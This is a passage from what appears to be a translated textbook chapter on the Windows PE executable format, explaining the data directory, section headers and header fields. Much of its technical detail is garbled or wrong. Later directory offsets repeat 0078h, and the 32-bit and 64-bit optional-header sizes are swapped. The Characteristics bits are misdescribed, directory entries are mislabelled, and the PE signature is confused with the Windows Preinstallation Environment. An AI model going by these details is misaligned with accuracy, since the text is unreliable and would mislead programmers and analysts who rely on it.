This structure has two fields, `VirtualAddress` and `isize`. As shown in Figure 3-11, the total directory consists of 16 consecutive `IMAGE_DATA_DIRECTORY` structures.



**Figure 3-11 Data Directory Structure Schematic**

Each of these 16 elements represents one type of data in the PE file. The details of each data type are listed in Table 3-1.

数组编号	英文描述	数组编号	英文描述
0	Export table address and size	7	Architecture-specific data
1	Import table address and size	8	Global pointer register relative virtual address
2	Resource table address and size	9	Thread local storage (TLS) table address and size
3	Exception table address and size	10	Load configuration table address and size
4	Certificate table address and size	11	Bound import table address and size
5	Base relocation table address and size	12	Import address table address and size
6	Debugging information starting address and size	13	Delay import descriptor address and size
		14	CLR Runtime Header address and size
		15	Reserved

**Table 3-1 Data Directory Entry Description**

As shown in Figure 3-11, if you want to find specific data in a PE file, you need to start with this structure. For example, if you want to see which dynamic link libraries (DLLs) the PE file calls, you need to find the second element (index 1) of the data directory table. The IMAGE\_DATA\_DIRECTORY structure will give you the location and size of the import table in the file. Then you can find the relevant string entries of the import table at the location indicated by VirtualAddress\_1. This type of organization is precisely the data organization method introduced in the "header" section of this chapter.

Below is the new structure of these 16 data directory entries:

```
DataDirectory STRUCT
    Export_VirtualAddress dd ? ; 0078h - Export Table RVA
    Export_isize dd ? ; 007Ch - Export Table Size
    Import_VirtualAddress dd ? ; 0080h - Import Table RVA
    Import_isize dd ? ; 0084h - Import Table Size
    Resource_VirtualAddress dd ? ; 0088h - Resource Table RVA
    Resource_isize dd ? ; 008Ch - Resource Table Size
    Exception_VirtualAddress dd ? ; 0090h - Exception Table RVA
    Exception_isize dd ? ; 0094h - Exception Table Size
    Certificate_VirtualAddress dd ? ; 0098h - Certificate Table RVA
    Certificate_isize dd ? ; 009Ch - Certificate Table Size
    Relocation_VirtualAddress dd ? ; 00A0h - Relocation Table RVA
    Relocation_isize dd ? ; 00A4h - Relocation Table Size
    Debug_VirtualAddress dd ? ; 00A8h - Debug Table RVA
    Debug_isize dd ? ; 00ACh - Debug Table Size
    Architecture_VirtualAddress dd ? ; 00B0h - Architecture-specific Data RVA
    Architecture_isize dd ? ; 00B4h - Architecture-specific Data Size
    Global_Ptr_VirtualAddress dd ? ; 00B8h - Global Pointer Table RVA
```

```

Global_Ptr_isize          dd ? ; 00BCh - Global Pointer Table Size
TLS_VirtualAddress        dd ? ; 00C0h - Thread Local Storage Table RVA
TLS_isize                 dd ? ; 00C4h - Thread Local Storage Table Size
Load_Config_VirtualAddress dd ? ; 00C8h - Load Configuration Table RVA
Load_Config_isize          dd ? ; 00CCh - Load Configuration Table Size
Bound_Import_VirtualAddress dd ? ; 00D0h - Bound Import Table RVA
Bound_Import_isize         dd ? ; 00D4h - Bound Import Table Size
IAT_VirtualAddress        dd ? ; 0078h - Import Address Table (IAT) RVA
IAT_isize                 dd ? ; 007Ch - Import Address Table (IAT) Size
Delay_Import_VirtualAddress dd ? ; 0078h - Delay Import Table RVA
Delay_Import_isize         dd ? ; 007Ch - Delay Import Table Size
CLR_VirtualAddress        dd ? ; 0078h - CLR Table RVA
CLR_isize                 dd ? ; 007Ch - CLR Table Size
Reserved_VirtualAddress   dd ? ; 0078h - Reserved RVA
Reserved_isize             dd ? ; 007Ch - Reserved Size
DataDirectory ENDS

```

**NOTE:** The above structure does not exist in the PE file. The main purpose of introducing it here is for reference when programming later. Of course, you can also use the fields in this structure to cover IMAGE\_OPTIONAL\_HEADER32.DataDirectory. Additionally, note that the offset of each field in this virtual structure is based on the head of IMAGE\_NT\_HEADERS.

#### 3.4.7 SECTION HEADER IMAGE\_SECTION\_HEADER

After the PE signature IMAGE\_NT\_HEADERS, there are consecutive section headers. There can be multiple section headers (IMAGE\_SECTION\_HEADER). Each section header records specific and unique information for each section in the PE file, such as section properties, size, and starting position within the file. The number of section headers is determined by the NumberOfSections field in the IMAGE\_FILE\_HEADER. The detailed definition of the section header data structure is as follows:

```

IMAGE_SECTION_HEADER STRUCT
    Name1 db IMAGE_SIZEOF_SHORT_NAME dup(?); 0000h - 8-character section name
    union
        Misc
            PhysicalAddress dd ? ;
            VirtualSize dd ? ; 0008h - Section size
        ends
    VirtualAddress dd ? ; 000Ch - Section RVA address
    SizeOfRawData dd ? ; 0010h - Size of the section data in the file
    PointerToRawData dd ? ; 0014h - Offset to section data in the file
    PointerToRelocations dd ? ; 0018h - Offset to relocations in OBJ files (if used)
    PointerToLinenumbers dd ? ; 001Ch - Offset to line numbers in OBJ files (if used)
    NumberOfRelocations dw ? ; 0020h - Number of relocations in OBJ files (if used)
    NumberOfLinenumbers dw ? ; 0022h - Number of line numbers in OBJ files (if used)
    Characteristics dd ? ; 0024h - Section characteristics
IMAGE_SECTION_HEADER ENDS

```

**Note:** This information is based on the IMAGE\_SECTION\_HEADER structure.

The section table follows the headers of the sections. With the section table included, all structures within the PE file header have been introduced. Next, we will analyze each field in the structures mentioned above in detail.

---

### 3.5 DETAILED EXPLANATION OF DATA STRUCTURE FIELDS<sup>1</sup>

This section explains each byte in the data structures mentioned above. It is important to note that because the Windows operating system is not open-source, there are no authoritative documents or materials available for some fields, and hence they are omitted. Additionally, Windows is a constantly evolving system, and some fields may be added or modified as new versions are released.

---

<sup>1</sup> **Note:** These fields will be explained in detail within the chapters that follow, sequentially numbered 1, 2, 3, ...

---

### 3.5.1 FIELDS OF PE HEADER IMAGE\_NT\_HEADER

#### 1. IMAGE\_NT\_HEADER.Signature

+0000h, double word. This is the PE file signature, defined as 00004550h, which is "P", "E" followed by two null bytes. This is the identifier of a PE file. If any byte in this field is modified, the operating system will not recognize this file as a valid PE file. Modifying this field will cause the PE file to be loaded into a 32-bit system, but other parts of the file (especially the DOS header) will not be corrupted. The system can still distinguish and run its DOS executable code by calling the DOS stub code.

If a virus infects the PE file carried by the operating system, and after rebooting it still loads and runs, the simplest way to handle this is through the Windows PE boot system. The system will find the infected file and allow the user to modify any byte in this field, save the file, and reboot to prevent the virus file from being loaded and executed.

**Note:** This PE header is the Windows PE operating environment, officially named: Windows Preinstallation Environment. The Windows PE signature refers to this. This environment can be used in Windows XP/2000/Vista and later.

#### 2. IMAGE\_NT\_HEADER.FileHeader

+0004h, structure. This structure points to IMAGE\_FILE\_HEADER, which expands the common COFF standard. Therefore, this field is called the COFF header in the document.

#### 3. IMAGE\_NT\_HEADER.OptionalHeader

+0018h, structure. This structure points to IMAGE\_OPTIONAL\_HEADER32. The Windows operating system needs this part of the file to load the file. Because it conforms to the COFF standard, the ".obj" target file does not have this part. Therefore, this part is called the OptionalHeader (optional header information, abbreviated as "optional header"), which is the information the operating system needs to load and execute the file.

The optional header can be divided into two parts, the first 10 fields belong to the COFF standard, used for loading and running the executable file. The remaining 21 fields are added by the linker and used as extensions to describe some of the information for loading and executing the file.

---

### 3.5.2 STANDARD PE HEADER IMAGE\_FILE\_HEADER FIELDS

#### 4. IMAGE\_FILE\_HEADER.Machine

+0004h, single word. This field indicates the platform on which the PE file runs. Since Windows was initially designed to run on Intel, Sun, Dec, IBM, and other hardware platforms, or on virtual environments that can simulate these hardware platforms, different platforms use different processor codes. Therefore, the PE files compiled on different platforms are not compatible. For example, setting this field to 01F0h indicates that the

platform is IBM POWER PC. If it is set to 014Ch, it indicates that the platform is Intel 386 or later compatible processors.

If the system encounters this condition, it will show an error message as shown in Figure 3-12.



**Figure 3-12** Error message indicating the file is running on the wrong platform.

If you use an assembly language, you can define the platform for the code by using the following directive:

```
.386
```

As shown above, this indicates that the code is meant to run on an Intel 386 platform. The predefined values for this field are listed in Table 3-2.

**Table 3-2** Common Values for IMAGE\_FILE\_HEADER.Machine

Value	Constant Name	Meaning
0x0	IMAGE_FILE_MACHINE_UNKNOWN	Suitable for any processor
0x1d3	IMAGE_FILE_MACHINE_AM33	Matsushita AM33 processor
0x8664	IMAGE_FILE_MACHINE_AMD64	x64 processor
0x1c0	IMAGE_FILE_MACHINE_ARM	ARM processor
0x1c4	IMAGE_FILE_MACHINE_ARMV7	ARMv7 (or later) processor with Thumb mode
0xebc	IMAGE_FILE_MACHINE_EBC	EFI bytecode
0x14c	IMAGE_FILE_MACHINE_I386	Intel 386 processor and later compatible processors
0x200	IMAGE_FILE_MACHINE_IA64	Intel Itanium processor family
0x9041	IMAGE_FILE_MACHINE_M32R	Mitsubishi M32R little-endian processor
0x266	IMAGE_FILE_MACHINE_MIPS16	MIPS16 processor
0x366	IMAGE_FILE_MACHINE_MIPSFPU	MIPS FPU processor
0x466	IMAGE_FILE_MACHINE_MIPSFPU16	MIPS16 with FPU processor
0x1f0	IMAGE_FILE_MACHINE_POWERPC	Power PC little-endian processor
0x1f1	IMAGE_FILE_MACHINE_POWERPCFP	Power PC with floating-point support
0x166	IMAGE_FILE_MACHINE_R4000	MIPS little-endian processor
0x1a2	IMAGE_FILE_MACHINE_SH3	Hitachi SH3 processor
0x1a3	IMAGE_FILE_MACHINE_SH3DSP	Hitachi SH3 DSP processor
0x1a6	IMAGE_FILE_MACHINE_SH4	Hitachi SH4 processor
0x1a8	IMAGE_FILE_MACHINE_SH5	Hitachi SH5 processor
0x1c2	IMAGE_FILE_MACHINE_THUMB	ARM or Thumb processor
0x169	IMAGE_FILE_MACHINE_WCEMIPSV2	MIPS little-endian WCE v2 processor

## 5. IMAGE\_FILE\_HEADER.NumberOfSections

+0006h, single word. The total number of sections in the file. In Windows XP, this value can be 0, but it is generally not less than 1 (in Chapter 12, we will encounter a PE file with only one section, HelloWorld\_7.exe, and a PE file without sections).

Files like miniPE.exe can also exceed 96. If you set this value to 0, the operating system loader will prompt that it is not a valid Win32 application. If you want to add or delete sections in the PE file, you must change this field's value to match the new number of sections.

Additionally, this value cannot exceed the number of sections that physically exist in the file, nor can it be set too low, as it will cause a load failure or prompt that it is not a valid Win32 application.

## 6. IMAGE\_FILE\_HEADER.TimeStamp

+0008h, double word. This field indicates the time the file was created, with the 32-bit value representing the number of seconds since 00:00 on January 1, 1970, Coordinated Universal Time (UTC).

This value can be changed at any time without affecting the program's execution. Therefore, some linkers use a fixed value here, while others write the actual creation time of the file. Additionally, this time field has no specific relationship to the file properties recorded by the system (creation time, modification time, access time).

## 7. IMAGE\_FILE\_HEADER.PointerToSymbolTable

+000Ch, double word. This is the file offset of the COFF symbol table. If the COFF symbol table does not exist, this value is 0. For executable files, this value is generally 0, because debugging information has been stripped from the PE file.

## 8. IMAGE\_FILE\_HEADER.NumberOfSymbols

+0010h, double word. The number of entries in the symbol table. Because this symbol table only exists in COFF files, you can set this value to 0 for executable files. For debugged files, set this value to 0 if the symbol table is stripped out.

## 9. IMAGE\_FILE\_HEADER.SizeOfOptionalHeader

+0014h, single word. The size of the IMAGE\_OPTIONAL\_HEADER32 structure. The default value for this field is 00E0h for 64-bit PE files and 00F0h for 32-bit PE files. Users can set this value themselves, but they need to be aware of two points:

1. To be more accurate, the size of the IMAGE\_OPTIONAL\_HEADER32 should be filled according to the actual definition (usually with 0 padding).
2. When expanding later, to maintain the characteristics of the object file (such as in HelloWorld.exe, adding 8 characters here, 8 characters must be deleted elsewhere, e.g., remove 8 characters from the .text section to maintain alignment).

## 10. IMAGE\_FILE\_HEADER.Characteristics

+0016h, single word. This field describes the attributes of the file. The different data bits represent different file attributes, as detailed in Table 3-3. This is a very important field, defining how the system loads the file. For example, if bit 1 is 1, it means the file is a DLL, so the system will use the DLL loading method for it. If bit 13 is 1, it indicates an executable file. The system will jump directly to the entry point and start executing the PE file. Generally, the value of this field is 010Fh for executable files and 210Eh for DLL files.

As shown in Table 3-3, when bit 9 is 1, it means the file does not contain base relocations. Therefore, the loader must load the file to the base address specified in the header. If the specified base address space is not available, the loader will report an error. During execution, if the system finds that the file contains relocations, the linker will load and execute the file according to the relocations information.

**Table 3-3** Meanings of IMAGE\_FILE\_HEADER.Characteristics Attribute Bits

Bit Number	Constant Name	Meaning
0	IMAGE_FILE_RELOCS_STRIPPED	The file does not contain relocation information
1	IMAGE_FILE_EXECUTABLE_IMAGE	The file can be executed
2	IMAGE_FILE_LINE_NUMS_STRIPPED	No line number information
3	IMAGE_FILE_LOCAL_SYMS_STRIPPED	No local symbols
4	IMAGE_FILE.Aggressive_WS_TRIM	Aggressive working set trim
5	IMAGE_FILE_LARGE_ADDRESS_AWARE	The application can handle addresses larger than 2GB
6	Reserved	Reserved
7	IMAGE_FILE_BYTES_REVERSED_LO	Little endian
8	IMAGE_FILE_32BIT_MACHINE	The file is for a 32-bit platform
9	IMAGE_FILE_DEBUG_STRIPPED	No debug information
10	IMAGE_FILE_Removable_RUN_FROM_SWAP	The file can be run from swap storage
11	IMAGE_FILE_NET_RUN_FROM_SWAP	The file can be run from network storage
12	IMAGE_FILE_SYSTEM	System file (e.g., driver) that cannot be directly executed
13	IMAGE_FILE_DLL	The file is a DLL
14	IMAGE_FILE_UP_SYSTEM_ONLY	The file can only be run on a uniprocessor system
15	IMAGE_FILE_BYTES_REVERSED_HI	Big endian

When bit 0 is set to 1, it indicates the file is a valid image and can be executed. If this bit is not set, it indicates an invalid image.

When bit 7 is set to 1, it indicates that the file is little endian, meaning the least significant byte is stored at the lowest address (MSB last). If bit 15 is set to 1, it indicates big endian (MSB first, LSB last).

When bit 10 is set to 1, it indicates that the file can be run from removable storage.

When bit 11 is set to 1, it indicates that the file can be run from network storage.

When bit 13 is set to 1, it indicates that the file is a dynamic link library (DLL). Such a file is generally not directly executable.

The characteristics of an executable file are typically set to 010Fh, with bits 0, 1, 2, and 8 set to 1, indicating it is an executable file, does not contain relocation information, and is suitable for 32-bit execution. For example:

00000000000100001111

### 3.5.3 FIELDS OF THE EXTENDED HEADER IMAGE\_OPTIONAL\_HEADER32

#### 11. IMAGE\_OPTIONAL\_HEADER32.Magic

+0018h, single word. This field identifies the type of the file. If the value is 010Bh, it indicates the file is PE32; if the value is ...

If the value is 0107h, it indicates a ROM image; if the value is 020Bh, it indicates a PE32+ file, i.e., a 64-bit PE file.

## 12. IMAGE\_OPTIONAL\_HEADER32.MajorLinkerVersion

## 13. IMAGE\_OPTIONAL\_HEADER32.MinorLinkerVersion

+001Ah, byte. These two fields are byte values that specify the version number of the linker, which has no effect on execution.

## 14. IMAGE\_OPTIONAL\_HEADER32.SizeOfCode

+001Ch, double word. The total size of all code sections (in bytes). This size is based on the size of the file on disk, not the size after being loaded into memory. Another field, SizeOfImage, will be introduced later, which is based on the size of the image after being loaded into memory. It is important to note that determining whether a section contains code is not based on whether the section has the IMAGE\_SCN\_MEM\_EXECUTE flag, but on whether it has the IMAGE\_SCN\_CNT\_CODE flag.

## 15. IMAGE\_OPTIONAL\_HEADER32.SizeOfInitializedData

+0020h, double word. The total size of all initialized data sections.

## 16. IMAGE\_OPTIONAL\_HEADER32.SizeOfUninitializedData

+0024h, double word. The total size of all uninitialized data sections. These data are considered to be initialized to zero in the executable file and do not need to be stored on disk. When the file is loaded, the PE loader should allocate actual memory space for these data and zero them.

## 17. IMAGE\_OPTIONAL\_HEADER32.AddressOfEntryPoint

+0028h, double word. In Windows, an executable file can only have one entry point in the virtual address space, so this field is used to specify the virtual address of the executable code's entry point (we do not discuss real-mode addressing here, as it does not involve paging or virtual memory management). This field is an RVA and is usually the first few bytes of code executed by the PE loader.

If a code segment is added to an executable file, modifying this value allows the modified code to be executed first. For a general application, this is the start address of the initialization code. For a DLL, this field is optional. If not used, this field should be set to 0.

**Note:** If additional code is added, patches or initialization programs might change this value to point to the new code segment's entry point.

## 18. IMAGE\_OPTIONAL\_HEADER32.BaseOfCode

+002Ch, double word. The RVA of the beginning of the code section, indicating the offset of the code section relative to the image base address when loaded.

## 19. IMAGE\_OPTIONAL\_HEADER32.BaseOfData

+0030h, double word. The RVA of the beginning of the data section, indicating the offset of the data section relative to the image base address when loaded. The offset address of the base address. Generally, the data section is at the end of the file, and the section name is usually ".data".

## 20. IMAGE\_OPTIONAL\_HEADER32.ImageBase

+0034h, double word. This field specifies the preferred base address of the PE file when loaded. It is also the starting point of the AddressOfEntryPoint field described earlier. Why set this field? Because when the loader loads the executable into memory, it prefers this base address to create the process image. If the system loads the image into memory at a different base address, it must adjust the fixups in the code, which will slow down execution.

Previously, for EXE files, each file used a unique base address, so the loader generally did not need to adjust the fixups. However, for DLL files, they could be loaded at any address because DLL files could be shared by multiple processes, thus requiring fixups. For example, the base address for HelloWorld.exe is 0x00400000, while the base address for a DLL file is 0x10000000. If a process uses multiple DLLs, the loader may not load them at the preferred address, and it needs to adjust the fixups.

You can define this value yourself, but there are restrictions: first, the value must not exceed the virtual address space limit, and second, it must be aligned on a 64KB boundary.

## 21. IMAGE\_OPTIONAL\_HEADER32.SectionAlignment

+0038h, double word. The alignment of sections in memory, in bytes. Why is this necessary? Not aligning data can waste space (because data must be aligned to avoid wastage), but not aligning data can also make the system less efficient when loading files into memory and accessing them. Generally, the alignment is set to the memory page size. In Windows, the page size is 4KB, so the alignment for sections in PE files is typically 4KB, represented as 1000h.

SectionAlignment must be greater than or equal to FileAlignment. If it is smaller, the loader ensures that SectionAlignment is equal to FileAlignment.

## 22. IMAGE\_OPTIONAL\_HEADER32.FileAlignment

+003Ch, double word. The alignment of sections on disk, in bytes. This value indicates how the raw data of sections are aligned in the file. Windows XP uses this alignment when loading files. Every section is aligned to a multiple of this value, which is usually the same as the disk's sector size. If the value is set to 512 bytes, the file will be aligned to 512-byte boundaries, represented as 200h.

---

#### TIP: HOW TO CHECK THE CURRENT SYSTEM'S SECTORS AND SIZES

METHOD ONE: Create a 10-character file on a disk, then check the file's attributes to see the space occupied.

METHOD TWO: Use the command `fsutil.exe`.

```
C:\Documents and Settings\Administrator>fsutil fsinfo ntfsinfo c:
```

After executing the above command, you will see the following results, which include the current system's sectors and sizes.

<b>NTFS Volume Serial Number</b>	0xde305be6305bcae5
<b>Version</b>	3.1
<b>Sectors per Cluster</b>	0x000000000000125b250
<b>Total Clusters</b>	0x00000000000024b46a
<b>Free Clusters</b>	0x00000000000023fb6
<b>Reserved Clusters</b>	0x000000000000000000
<b>Bytes per Sector</b>	512
<b>Bytes per Physical Sector</b>	4096
<b>Bytes per File Record Segment</b>	1024
<b>Clusters per File Record Segment</b>	0
<b>MFT Valid Data Length</b>	0x00000000004abc000
<b>MFT Start LCN</b>	0x000000000000c000
<b>MFT2 Start LCN</b>	0x0000000000000010
<b>MFT Zone Start</b>	0x0000000000009320
<b>MFT Zone End</b>	0x00000000000097e0

23. `IMAGE_OPTIONAL_HEADER32.MajorOperatingSystemVersion`
24. `IMAGE_OPTIONAL_HEADER32.MinorOperatingSystemVersion`

+0040h, The two fields at indices 23 and 24 are single-byte characters, each occupying two bytes. They indicate the operating system version, divided into major version number and minor version number.

25. `IMAGE_OPTIONAL_HEADER32.MajorImageVersion`
26. `IMAGE_OPTIONAL_HEADER32.MinorImageVersion`

+0044h, The version number of the image contained in the PE file, each occupying two bytes.

27. `IMAGE_OPTIONAL_HEADER32.MajorSubsystemVersion`
28. `IMAGE_OPTIONAL_HEADER32.MinorSubsystemVersion`

+0048h, The version number of the subsystem required for operation, each occupying two bytes.

29. `IMAGE_OPTIONAL_HEADER32.Win32VersionValue`

+004Ch, 4 bytes. Reserved field, should be set to 0. Changing this value to 0x696C6971h will cause the program to fail, displaying an error message as shown in Figure 3-13.




FIGURE 3-13 Changing Win32VersionValue Causes Execution Failure

### 30. IMAGE\_OPTIONAL\_HEADER32.SizeOfImage

+0050h, 4 bytes. The size of the image in memory, including all headers. For example, if HelloWorld.exe occupies 1000h bytes on disk, including three sections each occupying 1000h bytes, the total space used would be 4000h. This value can be larger than the actual size, but must be a multiple of the value in SectionAlignment.

### 31. IMAGE\_OPTIONAL\_HEADER32.SizeOfHeaders

+0054h, 4 bytes. The combined size of all headers rounded up to the nearest multiple of FileAlignment. For HelloWorld.exe, this value is 0400h. This value must be a multiple of 200h, and if it is not, the system will throw an error.

### 32. IMAGE\_OPTIONAL\_HEADER32.CheckSum

+0058h, 4 bytes. The checksum of the PE file. This value is typically 0, but for some drivers and system DLLs, it must be accurate. For example, kernel32.dll's checksum in PE format is 0011E97Eh. Windows calculates this value using the ImageHlp.DLL, which offers functions like CheckSumMappedFile to calculate the checksum of a mapped file, and MapFileAndCheckSum for other PE file-related checks. For detailed calculation methods, refer to Section 3.7, which covers the structure of the PE file header.

### 33. IMAGE\_OPTIONAL\_HEADER32.Subsystem

+005Ch, 2 bytes. Specifies the subsystem the executable file expects to run under. Possible values are listed in Table 3-4. This field indicates the environment required for the program. For example, if the subsystem is Windows CLI, the system will create a console window. If the subsystem is Windows GUI, the application will create its own windows.

Table 3-4 IMAGE\_OPTIONAL\_HEADER32.Subsystem Values

VALUE	CONSTANT NAME	MEANING
0	IMAGE_SUBSYSTEM_UNKNOWN	Unknown subsystem
1	IMAGE_SUBSYSTEM_NATIVE	Device drivers and Native Windows processes

<b>2</b>	IMAGE_SUBSYSTEM_WINDOWS_GUI	Windows graphical user interface
<b>3</b>	IMAGE_SUBSYSTEM_WINDOWS_CUI	Windows character user interface (console)
<b>7</b>	IMAGE_SUBSYSTEM_POSIX_CUI	POSIX character user interface (console)
<b>9</b>	IMAGE_SUBSYSTEM_WINDOWS_CE_GUI	Windows CE graphical user interface
<b>10</b>	IMAGE_SUBSYSTEM_EFI_APPLICATION	Extensible Firmware Interface (EFI) application
<b>11</b>	IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER	EFI boot service driver
<b>12</b>	IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER	EFI runtime driver
<b>13</b>	IMAGE_SUBSYSTEM_EFI_ROM	EFI ROM
<b>14</b>	IMAGE_SUBSYSTEM_XBOX	XBOX

Common options for linking programs in MASM32 with the -subsystem flag are shown in Table 3-5.

**Table 3-5** Common Options for Linking Programs with the -subsystem Flag

LINKER FLAG	VALUE	COMMON FILE EXTENSION
<b>-SUBSYSTEM</b>	subsystem=1	.sys
<b>-SUBSYSTEM</b>	subsystem=2	.exe
<b>-SUBSYSTEM</b>	subsystem=3	.exe

#### 34. IMAGE\_OPTIONAL\_HEADER32.DllCharacteristics

+005Eh, 2 bytes. DLL file characteristics. This is a flag set, and it applies not only to DLL files but to all PE files. Detailed definitions are shown in Table 3-6.

**Table 3-6** IMAGE\_OPTIONAL\_HEADER32.DllCharacteristics Flag Definitions

BIT	CONSTANT NAME	DESCRIPTION
<b>0</b>	Reserved, must be 0	
<b>1</b>	Reserved, must be 0	
<b>2</b>	Reserved, must be 0	
<b>3</b>	Reserved, must be 0	
<b>6</b>	IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE	DLL can be relocated at load time
<b>7</b>	IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY	Code integrity checks enforced
<b>8</b>	IMAGE_DLLCHARACTERISTICS_NX_COMPAT	The image is compatible with Data Execution Prevention (DEP)
<b>9</b>	IMAGE_DLLCHARACTERISTICS_NO_ISOLATION	Do not isolate the image
<b>10</b>	IMAGE_DLLCHARACTERISTICS_NO_SEH	Do not use structured exception handling (SEH)
<b>11</b>	IMAGE_DLLCHARACTERISTICS_NO_BIND	Do not bind the image
<b>12</b>	Reserved, must be 0	
<b>13</b>	IMAGE_DLLCHARACTERISTICS_WDM_DRIVER	The image is a WDM driver
<b>14</b>	IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE	Reserved, must be 0 Suitable for terminal server applications

This field defines certain attributes for PE files, and Chapter 10 will provide examples of these attributes in use.

#### 35. IMAGE\_OPTIONAL\_HEADER32.SizeOfStackReserve

+0060h, 4 bytes. The initial reserved size of the stack. This field specifies the amount of virtual memory to reserve for the stack but not commit. The actual committed size is determined by the SizeOfStackCommit field. The default value is 0x100000 (1MB). If the API function CreateThread is called with a NULL parameter, the created thread will have a 1MB stack.

#### **36. IMAGE\_OPTIONAL\_HEADER32.SizeOfStackCommit**

+0064h, 4 bytes. The initial committed size of the stack. This field ensures the stack's initial committed size in memory. This setting does not affect the swap file size but the memory size in the file. For Microsoft linker, this size is 0x1000 bytes (1 page), while for TLINK32, it is 2 pages.

#### **37. IMAGE\_OPTIONAL\_HEADER32.SizeOfHeapReserve**

+0068h, 4 bytes. The initial reserved size of the heap. This field specifies the amount of virtual memory to reserve for the process heap. The GetProcessHeap function can retrieve the heap handle. Each process has one default heap, which is created when the process starts and never deleted until the process ends. The default value is 1MB, and it can be adjusted using the "-heap" parameter in the linker.

#### **38. IMAGE\_OPTIONAL\_HEADER32.SizeOfHeapCommit**

+006Ch, 4 bytes. The initial committed size of the heap. This field specifies the amount of memory committed for the heap during process initialization. The default value is 1 page.

#### **39. IMAGE\_OPTIONAL\_HEADER32.LoaderFlags**

+0070h, 4 bytes. Reserved for loader flags.

#### **40. IMAGE\_OPTIONAL\_HEADER32.NumberOfRvaAndSize**

+0074h, 4 bytes. The number of data-directory entries in the remainder of the optional header. The default value is 16. This field is generally 00000010h (16) but can range between 2 and 16 depending on the SizeOfOptionalHeaders.

#### **41. IMAGE\_OPTIONAL\_HEADER32.DataDirectory**

+0078h, structure. The 16 IMAGE\_DATA\_DIRECTORY structures that follow define the locations and sizes of the various data regions in the PE file. The following describes these 16 data entries in detail:

[0] Export Table: Usually named .edata. Contains function names and addresses that other EXE files can use. These may include function numbers and resources such as export tables commonly found in DLL files.

This contains symbols and function addresses that can be exported by the EXE file. Details on exporting symbols can be found in Chapter 5.

[1] Export Table: Usually named .idata, it contains the export information of all the functions and symbols in the PE image. For more details on the Export Table, refer to Chapter 4.

[2] Exception Table: Usually named .pdata, it contains the Exception Table (exception handling) of the PE image. For more details on the Exception Table, refer to Chapter 4. This table is used for exception handling, suitable for all types of CPU except x86.

[3] Resource Table: Usually named .rsrc, this table contains various resources needed by the image, such as icons, strings, menus, and dialogs. Resources are accessed via a three-level index: Type, Name, and Language ID. For more details on the Resource Table, refer to Chapter 7.

[4] Security Table: This table contains authentication information similar to PE file digital signatures and MD5 values. These digital signatures can be added to the PE file to verify if it has been tampered with. The Security Table is a structure that begins with an 8-byte length field (starting from the first 16 bytes at the end of the file) containing the WIN\_CERTIFICATE structure. The detailed definition is as follows:

```
WIN_CERTIFICATE STRUCT  
    dwLength      DWORD ? ; Length of the certificate  
    wRevision     WORD ? ; Revision number  
    wCertificateType WORD ? ; Certificate type  
    bCertificate  BYTE ? ; Certificate data  
WIN_CERTIFICATE ENDS
```

**Note:** This data does not form part of the mapped image of the file and therefore does not have an RVA (Relative Virtual Address). The DataDirectory.Certificate\_VirtualAddress field does not point to an RVA but to a file pointer.

The DataDirectory.Certificate\_VirtualAddress field points to the first certificate entry in the file. For certificates at the end of the file, the WIN\_CERTIFICATE.dwLength field must be adjusted in 8-byte increments. If the last certificate in the file does not fit within the file size, the isize field must be modified.

[5] Base Relocation Table: Usually named .reloc, it contains all the relocation addresses in the file. Each entry specifies a block of relocations, each indicating the positions that need to be updated. Each block represents a 4KB range of image base addresses. The table must be 32-bit aligned. Generally, Windows loads PE files at their preferred base addresses specified in the IMAGE\_OPTIONAL\_HEADER32.ImageBase field. If it cannot be loaded at the preferred address, the relocations specified in this table are applied. Details on relocations can be found in Chapter 6.

[6] Debug Information: Usually named .debug, it points to the IMAGE\_DEBUG\_DIRECTORY structure, which contains debugging information about the PE image. The size of this structure can be obtained from the IMAGE\_DEBUG\_DIRECTORY header. It can be set to zero in the isize field if there is no debug information.

Note: When loading, debugging information is not loaded into memory but remains on disk in the .debug section (if it exists), separate from other sections of the PE image.

[7] Reserved, must be 0.

[8] Global Pointer Data: A value stored in the global pointer table.

[9] Thread Local Storage (TLS) Data: Usually named .tls. TLS is a unique data type supported by Windows. The data in this section is not shared among processes but is specific to each process or thread.

When a thread is created, the loader initializes the Thread Environment Block (TEB) with the address of the TLS data. The TEB's FS segment offset 0x2C points to the TLS data. This is specific to Intel x86 platforms. For details about TLS, refer to Chapter 9.

[10] Load Configuration Table: Contains information about SEH handlers. This technology, introduced in x86 3.1, provides a list of exception handlers for secure and regular processes. For details, refer to Chapter 10.

[11] Bound Import Data: Used to optimize loading speed by binding imported DLLs to a specific address in memory. Binding pre-assigns the actual address of the import to the IAT, reducing the time required for address resolution during load. For details, refer to Chapter 7.

[12] Import Address Table (IAT): Contains the virtual addresses (VAs) of all imported functions. This allows the loader to resolve function addresses directly to the VAs. For details, refer to Chapter 8.

[13] Delay Import Descriptor: For delayed loading of DLLs. This data is used to delay the loading of certain DLLs until they are explicitly called by the application. For details, refer to Chapter 8.

[14] CLR Data: Usually named .cormeta, this section contains metadata for the .NET framework, crucial for .NET-based applications. The metadata describes all the functions, classes, and interfaces needed by the application, which are used for both compilation and execution. For details, refer to Chapter 9.

[15] Reserved, must be 0.

